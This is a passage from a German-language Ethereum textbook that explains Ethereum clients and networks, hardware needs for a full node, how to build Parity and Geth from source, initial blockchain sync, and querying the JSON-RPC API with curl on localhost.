


Abbildung 2-24: Etherscan mit interner Transaktion, die Ether vom Kontrakt transferiert

Fazit

In diesem Kapitel haben Sie eine Wallet mit MetaMask eingerichtet und über ein Faucet mit Test-Ether aus dem Ropsten-Testnetzwerk aufgefüllt. Sie haben Ether über die Ethereum-Adresse Ihrer Wallet empfangen und diese dann an die Ethereum-Adresse des Faucets geschickt.

Dann haben Sie einen Faucet-Kontrakt in Solidity entwickelt. Mithilfe der Remix-IDE haben Sie den Kontrakt in EVM-Bytecode kompiliert und dann Remix genutzt, um eine Transaktion zu erzeugen, die den Faucet-Kontrakt in der Ropsten-Blockchain registriert hat. Sobald er erzeugt war, verfügte der Faucet-Kontrakt über eine Ethereum-Adresse, der Sie Ether gesendet haben. Abschließend haben Sie eine Transaktion konstruiert, die die `withdraw`-Funktion aufrief und erfolgreich 0,1 Ether abgehoben hat. Der Kontrakt hat den Request geprüft und Ihnen 0,1 Ether in einer internen Transaktion überwiesen.

Das hört sich nicht nach viel an, doch Sie haben gerade erfolgreich mit einer Software interagiert, die Geld in einem dezentralisierten Weltcomputer verwaltet.

Wir werden in Kapitel 7 noch viele weitere Smart Contracts programmieren. Bewährte Praktiken und Sicherheitsaspekte lernen Sie in Kapitel 9 kennen.

Ethereum-Clients

Ein Ethereum-Client ist eine Softwareanwendung, die die Ethereum-Spezifikation implementiert und über ein Peer-to-Peer-Netzwerk mit anderen Ethereum-Clients kommuniziert. Unterschiedliche Ethereum-Clients *interagieren* miteinander, wenn sie der Referenzspezifikation und den standardisierten Kommunikationsprotokollen entsprechen. Zwar werden die Clients von verschiedenen Teams in verschiedenen Programmiersprachen implementiert, doch alle »sprechen« das gleiche Protokoll und folgen den gleichen Regeln. Daher können alle ein Ethereum-Netzwerk betreiben und mit diesem interagieren.

Ethereum ist ein Open-Source-Projekt, und der Quellcode aller wichtigen Clients ist unter einer Open-Source-Lizenz (z.B. LGPL v3.0) verfügbar. Er kann frei heruntergeladen und zu jedem Zweck genutzt werden. *Open Source* bedeutet aber mehr als nur die kostenlose Nutzung. Es bedeutet auch, dass Ethereum von Freiwilligen in einer offenen Community entwickelt wird und von jedem modifiziert werden kann. Mehr Augen bedeuten vertrauenswürdigeren Code.

Ethereum ist durch eine formale Spezifikation, das sogenannte *Yellow Paper* (siehe »Weiterführende Literatur« auf Seite 7), definiert.

Das unterscheidet es beispielsweise von Bitcoin, das nicht formal definiert ist. Während Bitcoins »Spezifikation« die Referenzimplementierung Bitcoin Core ist, wird Ethereums Spezifikation in einem Paper dokumentiert, das aus einer englischen und einer mathematischen (formalen) Spezifikation besteht. Diese formale Spezifikation definiert zusammen mit verschiedenen Verbesserungsvorschlägen, den *Ethereum Improvement Proposals*, das Standardverhalten eines Ethereum-Clients. Das Yellow Paper wird regelmäßig aktualisiert, wenn wesentliche Änderungen an Ethereum vorgenommen werden.

Das Ergebnis von Ethereums klarer, formaler Spezifikation ist eine Reihe unabhängig entwickelter, aber dennoch vollständig kompatibler Softwareimplementierungen des Ethereum-Clients. Ethereum bietet eine größere Vielfalt an im Netzwerk laufenden Implementierungen als jede andere Blockchain, was man generell als gut erachtet. Tatsächlich hat sich das zum Beispiel als hervorragender Schutz vor Angriffen gegen das Netzwerk erwiesen, da der Missbrauch einer bestimmten

Clientimplementierung nur die Entwickler beschäftigt, die die Sicherheitslücke stopfen müssen, während die anderen Clients nahezu unbeeinflusst weiterarbeiten können.

Ethereum-Netzwerke

Es gibt eine Reihe verschiedener Ethereum-basierter Netzwerke, die der formalen Spezifikation des Yellow Paper größtenteils entsprechen und untereinander kompatibel sein können, aber nicht müssen.

Zu diesen Ethereum-basierten Netzwerken gehören Ethereum, Ethereum Classic, Ella, Expanse, Ubiq, Musicoin und viele andere. Während sie auf Protokollebene größtenteils kompatibel sind, verfügen diese Netzwerke häufig über Features oder Attribute, für die die Maintainer der Ethereum-Clientsoftware kleine Änderungen vornehmen müssen, um das jeweilige Netzwerk zu unterstützen. Aus diesem Grund läuft nicht jede Ethereum-Clientsoftware mit jeder Ethereum-basierten Blockchain.

Momentan gibt es sechs Hauptimplementierungen des Ethereum-Protokolls, die in sechs verschiedenen Sprachen geschrieben sind:

- Parity, geschrieben in Rust
- Geth, geschrieben in Go
- cpp-ethereum, geschrieben in C++
- pyethereum, geschrieben in Python
- Mantis, geschrieben in Scala
- Harmony, geschrieben in Java

In diesem Abschnitt sehen wir uns die beiden gebräuchlichsten Clients an: Parity und Geth. Wir zeigen, wie man mit diesen Clients einen Node einrichtet, und sehen uns einige ihrer Kommandozeilenoptionen sowie die Programmierschnittstellen (*Application Programming Interfaces, APIs*) an.

Soll ich einen Full Node betreiben?

Die Gesundheit, die Belastbarkeit und die Zensurresistenz von Blockchains hängen davon ab, dass es viele unabhängig betriebene und geografisch breit gestreute Full Nodes gibt. Jeder Full Node kann weiteren, neuen Full Nodes dabei helfen, die Blockdaten abzurufen, die nötig sind, um den Betrieb aufnehmen zu können. Darüber hinaus bieten sie dem Betreiber die autoritative und unabhängige Verifikation aller Transaktionen und Kontrakte.

Doch der Betrieb eines Full Node zieht auch Kosten für Hardwareressourcen und Bandbreite nach sich. Ein Full Node muss 80 bis 100 GByte Daten herunterladen (Stand September 2018, abhängig von der Konfiguration des Clients) und auf einer lokalen Festplatte speichern. Diese Datenlast erhöht sich jeden Tag recht schnell,

während neue Transaktionen und Blöcke hinzugefügt werden. Wir behandeln dieses Thema ausführlicher in »Hardwareanforderungen für einen Full Node« auf Seite 47.

Ein live im *mainnet* laufender Full Node ist für die Ethereum-Entwicklung nicht nötig. Fast alles, was Sie brauchen, lässt sich mit einem *testnet*-Node (der sich mit einer der kleineren öffentlichen Test-Blockchains verbindet) wie Ganache erledigen oder mit einem Cloud-basierten Ethereum-Client, der von Service Providern wie Infura angeboten wird.

Sie haben auch die Möglichkeit, einen entfernten Client auszuführen, der keine lokale Kopie der Blockchain vorhält und auch keine Blöcke und Transaktionen verifiziert. Diese Clients bieten die Funktionalität einer Wallet und können Transaktionen erzeugen und übertragen. Entfernte Clients können genutzt werden, um sich mit existierenden Netzwerken zu verbinden, etwa ihrem eigenen Full Node, einer öffentlichen Blockchain, einem öffentlichen oder beschränkten (Proof-of-Authority-)testnet oder einer privaten, lokalen Blockchain. In der Praxis werden Sie wahrscheinlich einen entfernten Client wie MetaMask, Emerald Wallet, MyEtherWallet oder MyCrypto als praktische Möglichkeit nutzen, um zwischen den verschiedenen Node-Optionen zu wechseln.

Die Begriffe »entfernter Client« und »Wallet« werden synonym genutzt, auch wenn es einige Unterschiede gibt. Üblicherweise bietet ein entfernter Client neben der Transaktionsfunktionalität einer Wallet auch ein API an (etwa das web3.js-API).

Verwechseln Sie das Konzept einer entfernten Wallet in Ethereum nicht mit einem *leichtgewichtigen Client*, der dem SPV-Client (*Simplified Payment Verification*) bei Bitcoin entspricht. Leichtgewichtige Clients validieren Block-Header und nutzen Merkle-Nachweise zur Aufnahme von Transaktionen in die Blockchain und zur Ermittlung ihrer Auswirkungen. Sie bieten daher eine ähnlich hohe Sicherheit wie ein Full Node. Umgekehrt validieren entfernte Ethereum-Clients keine Block-Header oder Transaktionen. Sie vertrauen völlig auf einen Full Client, der ihnen den Zugriff auf die Blockchain gewährt. Sicherheit und Anonymität gehen so in großem Maße verloren. Sie können diesen Problemen entgegenwirken, indem Sie selbst einen Full Node betreiben.

Vor- und Nachteile eines Full Node

Die Entscheidung, einen Full Node zu betreiben, hilft dem Betrieb des Netzwerks, mit dem Sie sich verbinden, ist aber auch mit geringen bis moderaten Kosten für Sie verbunden. Sehen wir uns einige der Vor- und Nachteile an.

Vorteile:

- Stärkt die Belastbarkeit und Zensurresistenz Ethereum-basierter Netzwerke.
- Validiert autoritativ alle Transaktionen.

- Kann mit jedem Kontrakt der öffentlichen Blockchain ohne Vermittler interagieren.
- Kann Kontrakte ohne Vermittler direkt in die öffentliche Blockchain einfügen.
- Kann offline den Blockchain-Status (Accounts, Kontrakte etc.) abfragen (nur lesend).
- Kann die Blockchain abfragen, ohne das Dritte wissen, welche Informationen Sie abrufen.

Nachteile:

- Signifikanter und wachsender Bedarf an Hardware und Bandbreite.
- Beim ersten Start sind möglicherweise mehrere Tage zur Synchronisation nötig.
- Muss gepflegt und aktualisiert werden und online sein, um synchron zu bleiben.

Vor- und Nachteile eines öffentlichen Testnetzwerks

Unabhängig vom Betrieb eines Full Node werden Sie wahrscheinlich einen öffentlichen testnet-Node betreiben wollen. Sehen wir uns einige Vor- und Nachteile der Nutzung eines öffentlichen Testnetzwerks an.

Vorteile:

- Ein testnet-Node muss wesentlich weniger Daten (je nach Netzwerk etwa 10 GByte, Stand April 2018) vorhalten.
- Ein testnet-Node kann innerhalb weniger Stunden vollständig synchronisiert werden.
- Der Einsatz von Kontrakten und Transaktionen benötigt Test-Ether, die keinen Wert besitzen und über verschiedene Faucets kostenlos erhältlich sind.
- Testnetzwerke sind öffentliche, »live« laufende Blockchains mit vielen anderen Nutzern und Kontrakten.

Nachteile:

- Sie können kein »echtes« Geld in einem Testnetzwerk nutzen, es läuft mit Test-Ether. Folglich können Sie die Sicherheit nicht gegen echte Gegner testen, da es um nichts geht.
- Einige Aspekte einer öffentlichen Blockchain lassen sich in einem testnet nicht realistisch testen. Zum Beispiel sind Transaktionsgebühren in einem Testnetzwerk kein Thema, da sie zum Senden von Transaktionen zwar nötig sind, Gas aber kostenlos erhältlich ist. Darüber hinaus gibt es in Testnetzwerken keine Überlastungen, was im öffentlichen mainnet durchaus schon mal vorkommen kann.

Vor- und Nachteile der Simulation einer lokalen Blockchain

Für viele Testzwecke ist die beste Option der Start der Einzelinstanz einer privaten Blockchain. Ganache (früher testrpc) ist eine der beliebtesten Simulationen lokaler Blockchains, mit denen Sie ohne andere Teilnehmer interagieren können. Es teilt sich viele Vor- und Nachteile mit öffentlichen Testnetzwerken, doch es gibt auch einige Unterschiede.

Vorteile:

- Keine Synchronisation und nahezu keine Daten auf der Festplatte. Den ersten Block schürfen Sie selbst.
- Keine Notwendigkeit, sich Test-Ether zu beschaffen. Sie »belohnen« sich selbst durch das Schürfen der Belohnung, die Sie zu Testzwecken nutzen können.
- Keine anderen Nutzer, nur Sie.
- Keine anderen Kontrakte, nur was Sie nach dem Start einstellen.

Nachteile:

- Keine anderen Benutzer bedeutet, dass es sich nicht so verhält wie eine öffentliche Blockchain. Es gibt keinen Wettbewerb um Transaktionsplatz und die Sequenzierung der Transaktionen.
- Keine Miner bedeutet, dass das Mining vorhersehbar ist. Einige Szenarien, die in einer öffentlichen Blockchain auftreten, lassen sich daher nicht testen.
- Keine anderen Kontrakte bedeutet, dass Sie alles hinzufügen müssen, was Sie testen wollen, einschließlich aller Abhängigkeiten und Kontraktbibliotheken.
- Einige der öffentlichen Kontrakte und deren Adressen (z.B. der DAO-Kontrakt) lassen sich nicht nachbilden.

Einen Ethereum-Client betreiben

Wenn Sie die Zeit und die Ressourcen haben, können Sie einen Full Node betreiben, selbst wenn Sie nur etwas mehr über den Prozess erfahren wollen. In diesem Abschnitt zeigen wir, wie man die Ethereum-Clients Parity und Geth herunterlädt, kompiliert und ausführt. Das verlangt eine gewisse Vertrautheit mit der Kommandozeilenschnittstelle Ihres Betriebssystems. Es lohnt sich, diese Clients zu installieren, egal ob Sie sie als Full Node, testnet-Node oder als Clients für eine lokale, private Blockchain nutzen.

Hardwareanforderungen für einen Full Node

Bevor wir anfangen, müssen Sie sicherstellen, über ausreichende Ressourcen für den Betrieb eines Ethereum-Full-Node zu verfügen. Sie werden mindestens 80 GByte Plattenplatz für eine vollständige Kopie der Ethereum-Blockchain benötigen. Wenn Sie einen Full Node in einem Ethereum-testnet betreiben wollen, benötigen Sie min-

destens 15 GByte zusätzlich. Das Herunterladen von 80 GByte Blockchain-Daten dauert seine Zeit, Sie sollten also mit einer schnellen Internetverbindung arbeiten.

Es ist besser, mit einer SSD zu arbeiten, da die Synchronisation der Ethereum-Blockchain sehr I/O-intensiv ist. Bei einer mechanischen Festplatte sollten Sie mindestens 8 GByte RAM als Cache nutzen. Anderenfalls wird Ihr System für eine vollständige Synchronisation möglicherweise zu langsam sein.

Minimale Anforderungen:

- CPU mit 2+ Kernen.
- Mindestens 80 GByte freier Speicherplatz.
- Mindestens 4 GByte RAM mit einer SSD, 8 GByte+ mit einer normalen Festplatte.
- Internetanschluss mit einer Downloadgeschwindigkeit von 8 MBit/s.

Das sind die minimalen Anforderungen für eine vollständige (aber bereinigte) Kopie einer Ethereum-basierten Blockchain.

Während wir diese Zeilen schreiben, kommt die Parity-Codebasis mit weniger Ressourcen zurecht. Bei weniger leistungsfähiger Hardware werden Sie mit Parity zu besseren Ergebnissen kommen.

Wenn die Synchronisation halbwegs zeitnah erfolgen soll und alle in diesem Buch diskutierten Entwicklungswerkzeuge, Bibliotheken, Clients und Blockchains nutzen wollen, benötigen Sie einen leistungsfähigeren Computer.

Empfohlene Ausstattung:

- Schnelle CPU mit 4+ Kernen.
- 16 GByte+ RAM.
- Schnelle SSD mit mindestens 500 GByte freiem Speicherplatz.
- Internetanschluss mit einer Downloadgeschwindigkeit von 25+ MBit/s.

Es ist schwer, vorherzusagen, wie schnell die Blockchain wachsen und wie viel Speicherplatz man benötigen wird. Sie sollten daher die Größe der Blockchain prüfen, bevor Sie mit der Synchronisation beginnen.



Die hier genannten Anforderungen an die Größe der Festplatte gehen davon aus, dass Sie den Node mit Standardeinstellungen betreiben, bei denen die Blockchain von alten Daten »bereinigt« (Pruning) wird. Wenn Sie stattdessen einen vollständigen, »archivarischen« Node betreiben, bei dem alle Zustände auf der Festplatte festgehalten werden, brauchen Sie über 1 TByte Plattenplatz.

Die folgenden Links liefern aktuelle Schätzungen zur Größe der Blockchain:

- Ethereum (<https://bitinfocharts.com/ethereum/>)
- Ethereum Classic (<https://bitinfocharts.com/ethereum%20classic/>)

Softwareanforderungen für die Kompilierung und den Betrieb eines Clients (Node)

Dieser Abschnitt behandelt die Clientprogramme Parity und Geth. Die Beschreibung setzt außerdem eine unixoide Kommandozeilenumgebung voraus. Die Beispiele zeigen die Befehle und die Ausgaben unter Ubuntu GNU/Linux in der bash-Shell.

Typischerweise besitzt jede Blockchain eine eigene Geth-Version, während Parity mehrere Ethereum-basierte Blockchains (Ethereum, Ethereum Classic, Ellaism, Expanse, Musicoïn) mit dem gleichen Client unterstützt.



In vielen Beispielen in diesem Kapitel verwenden wir die Kommandozeilenschnittstelle des Betriebssystems (auch »Shell« genannt), die über eine Terminalanwendung zugänglich ist. Die Shell gibt ein Prompt aus, Sie geben einen Befehl ein, und die Shell reagiert mit einer Antwort und einem neuen Prompt für den nächsten Befehl. Das Prompt kann bei jedem System anders aussehen. Wir verwenden in den folgenden Beispielen das `$`-Symbol. Wenn in den Beispielen ein Text auf das `$`-Symbol folgt, lassen Sie das `$` weg, geben nur den unmittelbar folgenden (fett gedruckten) Befehl ein und drücken Enter, um den Befehl auszuführen. Die Zeilen unter jedem Befehl sind die Antworten des Betriebssystems auf diesen Befehl. Sobald Sie das nächste `$` sehen, wissen Sie, dass es sich um einen neuen Befehl handelt, und Sie wiederholen den Vorgang.

Bevor wir loslegen können, müssen wir ein wenig Software installieren. Falls Sie auf dem Computer, mit dem Sie gerade arbeiten, noch keine Software entwickelt haben, werden Ihnen wahrscheinlich ein paar grundlegende Tools fehlen. Für die noch folgenden Beispiele müssen Sie die Quellcodeverwaltung git, die Programmiersprache Go (golang) und ihre Standardbibliotheken sowie die Systemprogrammiersprache Rust installieren.

Git kann mithilfe der Instruktionen auf <https://git-scm.com> installiert werden.

Go kann mithilfe der Instruktionen auf <https://golang.org> installiert werden.



Die Anforderungen an Geth variieren, doch wenn Sie mit der Go-Version 1.10 oder höher arbeiten, sollten Sie jede gewünschte Geth-Version kompilieren können. Natürlich ist es am besten, sich immer an der Dokumentation der von Ihnen verwendeten Geth-Variante zu orientieren.

Die goLang-Version, die auf Ihrem System oder über den Paketmanager Ihres Systems verfügbar ist, kann deutlich älter sein als 1.10. In diesem Fall entfernen Sie sie und installieren die neueste Version über <https://golang.org/>.

Rust kann mithilfe der Instruktionen auf <https://www.rustup.rs/> installiert werden.



Parity benötigt die Rust-Version 1.27 oder höher.

Parity benötigt außerdem einige Softwarebibliotheken wie OpenSSL und libudev. Um diese auf einem Ubuntu- oder Debian-GNU/Linux-kompatiblen System zu installieren, verwenden Sie den folgenden Befehl:

```
$ sudo apt-get install openssl libssl-dev libudev-dev cmake
```

Bei anderen Betriebssystemen verwenden Sie den Paketmanager Ihres Systems oder folgen den Wiki-Instruktionen (<https://github.com/paritytech/parity/wiki/Setup>) zur Installation der benötigten Bibliotheken.

Nachdem nun git, go lang, Rust und die notwendigen Bibliotheken installiert sind, wollen wir uns an die Arbeit machen!

Parity

Parity ist die Implementierung eines Full-Node-Ethereum-Clients und eines DApp-Browsers. Es wurde von Grund auf in Rust, einer Systemprogrammiersprache, geschrieben mit dem Ziel, einen modularen, sicheren und skalierbaren Ethereum-Client zu entwickeln. Parity wird von Parity Tech, einem britischen Unternehmen, entwickelt und steht unter der GPLv3-Lizenz.



Einer der Autoren dieses Buchs, Dr. Gavin Wood, ist der Gründer von Parity Tech und hat einen Großteil des Parity-Clients geschrieben. Parity hält einen Anteil von etwa 25 % an den installierten Ethereum-Clients.

Um Parity zu installieren, können Sie den Rust-Paketmanager cargo nutzen oder den Quellcode von GitHub herunterladen. Der Paketmanager lädt den Quellcode ebenfalls herunter, sodass es keinen großen Unterschied zwischen diesen beiden Möglichkeiten gibt. Im nächsten Abschnitt zeigen wir, wie man Parity selbst herunterlädt und installiert.

Parity installieren

Das Parity-Wiki (<https://wiki.parity.io/Setup>) enthält Anweisungen zu Kompilierung von Parity in verschiedenen Umgebungen und Containern. Wir zeigen Ihnen, wie man Parity aus dem Quellcode kompiliert. Das verlangt, dass Rust bereits über rustup (siehe »Softwareanforderungen für die Kompilierung und den Betrieb eines Clients (Node)« auf Seite 49) installiert wurde.

Zuerst müssen Sie den Quellcode über GitHub herunterladen:

```
$ git clone https://github.com/paritytech/parity
```

Wechseln Sie dann ins *parity*-Verzeichnis und nutzen Sie cargo, um das Executable zu erzeugen:

```
$ cd parity
$ cargo install
```

Wenn alles gut geht, sehen Sie in etwa Folgendes:

```
$ cargo install
  Updating git repository `https://github.com/paritytech/js-precompiled.git`
  Downloading log v0.3.7
  Downloading isatty v0.1.1
  Downloading regex v0.2.1

[...]

Compiling parity-ipfs-api v1.7.0
Compiling parity-rpc v1.7.0
Compiling parity-rpc-client v1.4.0
Compiling rpc-cli v1.4.0 (file:///home/aantonop/Dev/parity/rpc_cli)
Finished dev [unoptimized + debuginfo] target(s) in 479.12 secs
$
```

Wir überprüfen, ob parity installiert wurde, indem wir es mit der Option `--version` aufrufen:

```
$ parity --version
Parity
  version Parity/v1.7.0-unstable-02edc95-20170623/x86_64-linux-gnu/rustc1.18.0
  Copyright 2015, 2016, 2017 Parity Technologies (UK) Ltd
  License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
  This is free software: you are free to change and redistribute it.
  There is NO WARRANTY, to the extent permitted by law.

By Wood/Paronyan/Kotewicz/Drwiega/Volf
  Habermeier/Czaban/Greeff/Gotchac/Redmann
$
```

Prima! Nachdem Parity installiert ist, können Sie die Blockchain synchronisieren und mit einigen grundlegenden Kommandozeilenoptionen beginnen.

Go-Ethereum (Geth)

Geth ist die Go-Implementierung, die aktiv von der Ethereum Foundation entwickelt wird. Deshalb gilt sie als »offizielle« Implementierung des Ethereum-Clients. Typischerweise besitzt jede Ethereum-basierte Blockchain ihre eigene Geth-Implementierung. Wenn Sie Geth nutzen, müssen Sie darauf achten, sich die für ihre Blockchain richtige Version aus einem der folgenden Repositories herunterzuladen:

- Ethereum (<https://github.com/ethereum/go-ethereum>)
(oder <https://geth.ethereum.org/>)
- Ethereum Classic (<https://github.com/ethereumproject/go-ethereum>)
- Ellaism (<https://github.com/ellaism/go-ellaism>)

- Expanse (<https://github.com/expanse-org/go-expanse>)
- Musicoin (<https://github.com/Musicoin/go-musicoin>)
- Ubiq (<https://github.com/ubiq/go-ubiq>)



Sie können diesen Abschnitt auch überspringen und sich eines der vorkompilierten Binaries für Ihre Plattform installieren. Die vorkompilierten Releases sind wesentlich einfacher zu installieren und sind im *releases*-Bereich der hier aufgeführten Repositories zu finden. Allerdings werden Sie mehr lernen, wenn Sie die Software herunterladen und selbst kompilieren.

Das Repository klonen

Der erste Schritt besteht im Klonen des Git-Repository, um sich eine Kopie des Quellcodes zu beschaffen.

Um Ihr Repository lokal zu klonen, verwenden wir den folgenden git-Befehl in Ihrem Home-Verzeichnis bzw. in dem Verzeichnis, das Sie zur Entwicklung verwenden:

```
$ git clone <Repository-Link>
```

Der Fortschritt wird angezeigt, während das Repository auf Ihr lokales System kopiert wird:

```
Cloning into 'go-ethereum'...
remote: Counting objects: 62587, done.
remote: Compressing objects: 100% (26/26), done.
remote: Total 62587 (delta 10), reused 13 (delta 4), pack-reused 62557
Receiving objects: 100% (62587/62587), 84.51 MiB | 1.40 MiB/s, done.
Resolving deltas: 100% (41554/41554), done.
Checking connectivity... done.
```

Sehr gut! Wir besitzen nun eine lokale Geth-Kopie und können ein Executable für Ihre Plattform kompilieren.

Geth aus dem Quellcode kompilieren

Um Geth zu kompilieren, wechseln Sie in das Verzeichnis, in das der Quellcode heruntergeladen wurde, und führen den make-Befehl aus:

```
$ cd go-ethereum
$ make geth
```

Wenn alles gut geht, sehen Sie, wie der Go-Compiler jede Komponente kompiliert und das geth-Executable erzeugt:

```
build/env.sh go run build/ci.go install ./cmd/geth
>>> /usr/local/go/bin/go install -ldflags -X main.gitCommit=58a1e13e6dd7f52a1d...
github.com/ethereum/go-ethereum/common/hexutil
github.com/ethereum/go-ethereum/common/math
github.com/ethereum/go-ethereum/crypto/sha3
github.com/ethereum/go-ethereum/rlp
github.com/ethereum/go-ethereum/crypto/secp256k1
```

```
github.com/ethereum/go-ethereum/common
[...]
github.com/ethereum/go-ethereum/cmd/utls
github.com/ethereum/go-ethereum/cmd/geth
Done building.
Run "build/bin/geth" to launch geth.
$
```

Wir wollen sicherstellen, dass geth funktioniert, ohne es tatsächlich auszuführen:

```
$ ./build/bin/geth version

Geth
Version: 1.6.6-unstable
Git Commit: 58a1e13e6dd7f52a1d5e67bee47d23fd6cfdee5c
Architecture: amd64
Protocol Versions: [63 62]
Network Id: 1
Go Version: go1.8.3
Operating System: linux
[...]
```

Der Befehl `geth version` wird bei Ihnen möglicherweise etwas andere Informationen liefern, doch die Versionsnummer sollte ähnlich hoch sein.

Führen Sie `geth` noch nicht aus. Das würde die Synchronisation der Blockchain in der langsamen Variante starten, was viel zu lange (Wochen) dauern würde. Die nächsten Abschnitte erläutern die Herausforderungen bei der Erstsynchronisation der Ethereum-Blockchain.

Die erste Synchronisation Ethereum-basierter Blockchains

Bei der Synchronisation einer Ethereum-Blockchain lädt und validiert Ihr Client jeden Block und jede Transaktion seit dem Start der Blockchain, d.h. dem Genesis-Block.

Die vollständige Synchronisation der Blockchain ist auf diese Weise zwar möglich, dauert dann aber sehr lange und stellt höhere Anforderungen an die Ressourcen (man benötigt wesentlich mehr RAM und sehr viel Zeit, wenn man keinen schnellen Massenspeicher nutzt).

Viele Ethereum-basierte Blockchains waren Ende 2016 Opfer von Denial-of-Service-Angriffen. Die betroffenen Blockchains neigen dazu, bei der vollständigen Synchronisation sehr langsam zu sein.

Zum Beispiel macht ein neuer Client bei Ethereum schnelle Fortschritte, bis er Block 2.283.397 erreicht. Dieser Block wurde am 18. September 2016 geschürft und markiert den Beginn der DoS-Angriffe. Von diesem Block bis zu Block 2.700.031 (26. November 2016) wird die Validierung von Transaktionen extrem langsam sowie Speicher- und I/O-intensiv. Die Validierung eines Blocks dauert

über eine Minute. Ethereum hat eine Reihe von Upgrades (per Hard Forks) implementiert, um die ursächlichen Lücken zu beheben, die bei den DoS-Angriffen ausgenutzt wurden. Diese Upgrades haben auch die Blockchain um 20 Millionen Leer-Accounts bereinigt, die durch Spam-Transaktionen erzeugt wurden.

Erfolgt die Synchronisation mit vollständiger Validierung, wird Ihr Client langsam und braucht mehrere Tage (oder noch länger), um die Blöcke zu validieren, die von den DoS-Angriffen betroffen waren.

Glücklicherweise bieten die meisten Ethereum-Clients eine Option, die eine »schnelle« Synchronisation durchführt, bei der die vollständige Validierung der Transaktionen verschoben wird, bis zur Spitze der Blockchain aufgeschlossen werden konnte.

Bei Geth wird üblicherweise die Option `--fast` zur Aktivierung der schnellen Synchronisation verwendet. Berücksichtigen Sie die entsprechenden Anweisungen für die von Ihnen verwendete Ethereum-Chain.

Parity führt standardmäßig eine schnelle Synchronisation durch.



Geth kann eine schnelle Synchronisation nur durchführen, wenn es mit einer leeren Blockdatenbank gestartet wird. Wurde die Synchronisation bereits im normalen Modus gestartet, kann Geth nicht mehr wechseln. Es geht schneller, wenn Sie das Blockchain-Datenverzeichnis löschen und mit der schnellen Synchronisation neu beginnen, statt die vollständige Validierung weiterlaufen zu lassen. Achten Sie darauf, keine Wallets zu löschen, wenn Sie die Blockchain-Daten löschen!

Geth oder Parity ausführen

Da Sie nun die Herausforderungen der Erstsynchronisation verstehen, können Sie einen Ethereum-Client starten und die Blockchain synchronisieren. Bei Geth und Parity nutzen Sie die Option `--help`, um sich alle Konfigurationsparameter anzusehen. Bis auf die oben erläuterte Option `--fast` für Geth sind die Voreinstellungen für die meisten Nutzer üblicherweise sinnvoll und angemessen. Wählen Sie optionale Parameter, um Ihre Anforderungen abzudecken, und starten Sie dann Geth oder Parity, um die Blockchain zu synchronisieren. Und dann warten Sie ...



Die Synchronisation der Ethereum-Blockchain dauert zwischen einem halben Tag bei einem sehr schnellen und mehreren Tagen bei langsameren Systemen.

Die JSON-RPC-Schnittstelle

Ethereum-Clients bieten eine Programmierschnittstelle und eine Reihe von RPC-Befehlen (*Remote Procedure Call*) an, die in JSON (*JavaScript Object Notation*) codiert werden. Die Programmierschnittstelle wird üblicherweise *JSON-RPC-API* genannt und ist im Wesentlichen eine Schnittstelle, die es uns erlaubt, Programme

zu entwickeln, die einen Ethereum-Client als *Gateway* zu einem Ethereum-Netzwerk und einer Blockchain verwenden.

In der Regel wird die RPC-Schnittstelle als HTTP-Dienst an Port 8545 angeboten. Aus Sicherheitsgründen akzeptiert sie Verbindungen standardmäßig nur von localhost (127.0.0.1).

Um auf die JSON-RPC-API zuzugreifen, können Sie eine spezialisierte Bibliothek (geschrieben in der Programmiersprache Ihrer Wahl) nutzen, die Funktionsaufrufe für jeden verfügbaren RPC-Befehl bereitstellt. Sie können HTTP-Requests aber auch von Hand konstruieren und JSON-codierte Requests senden und empfangen. Sie können sogar einen HTTP-Client für die Kommandozeile, wie etwa `curl`, nutzen, um auf die RPC-Schnittstelle zuzugreifen. Probieren wir es aus. Stellen Sie zuerst sicher, dass Geth konfiguriert ist und läuft. Wechseln Sie dann in ein neues Terminalfenster (z.B. mit Strg-Umschalt-N oder Strg-Umschalt-T in einem laufenden Terminalfenster) und geben Sie Folgendes ein:

```
$ curl -X POST -H "Content-Type: application/json" --data \
'{"jsonrpc":"2.0","method":"web3_clientVersion","params":[],"id":1}' \
http://localhost:8545

{"jsonrpc":"2.0","id":1,
 "result":"Geth/v1.8.0-unstable-02aeb3d7/linux-amd64/go1.8.3"}
```

In diesem Beispiel verwenden wir `curl`, um eine HTTP-Verbindung mit der Adresse `http://localhost:8545` herzustellen. `geth` wird bereits ausgeführt und bietet die JSON-RPC-API als HTTP-Service an Port 8545 an. Wir weisen `curl` an, den HTTP-POST-Befehl zu verwenden und den Inhalt als vom Typ `application/json` zu kennzeichnen. Abschließend übergeben wir einen JSON-codierten Request als `data`-Komponente an unseren HTTP-Request. Ein Großteil der Kommandozeile sorgt nur dafür, dass `curl` die HTTP-Verbindung korrekt herstellt. Der interessante Teil ist der eigentliche JSON-RPC-Befehl, den wir anstoßen:

```
{"jsonrpc":"2.0","method":"web3_clientVersion","params":[],"id":1}
```

Der JSON-RPC-Request wird entsprechend der JSON-RPC-2.0-Spezifikation (<https://www.jsonrpc.org/specification>) formatiert. Jeder Request besteht aus vier Elementen:

`jsonrpc`

Version des JSON-RPC-Protokolls. Muss exakt "2.0" sein!

`method`

Name der aufzurufenden Methode.

`params`

Ein strukturierter Wert mit den Parametern, die beim Aufruf dieser Methode genutzt werden. Dieses Element kann weggelassen werden.

`id`

Eine vom Client festgelegte Kennung, die einen String, eine Zahl oder NULL enthalten muss, wenn sie genutzt wird! Der Server muss im Response-Objekt mit

dem gleichen Wert antworten! Dieses Element wird verwendet, um den Kontext zwischen zwei Objekten abzugleichen.



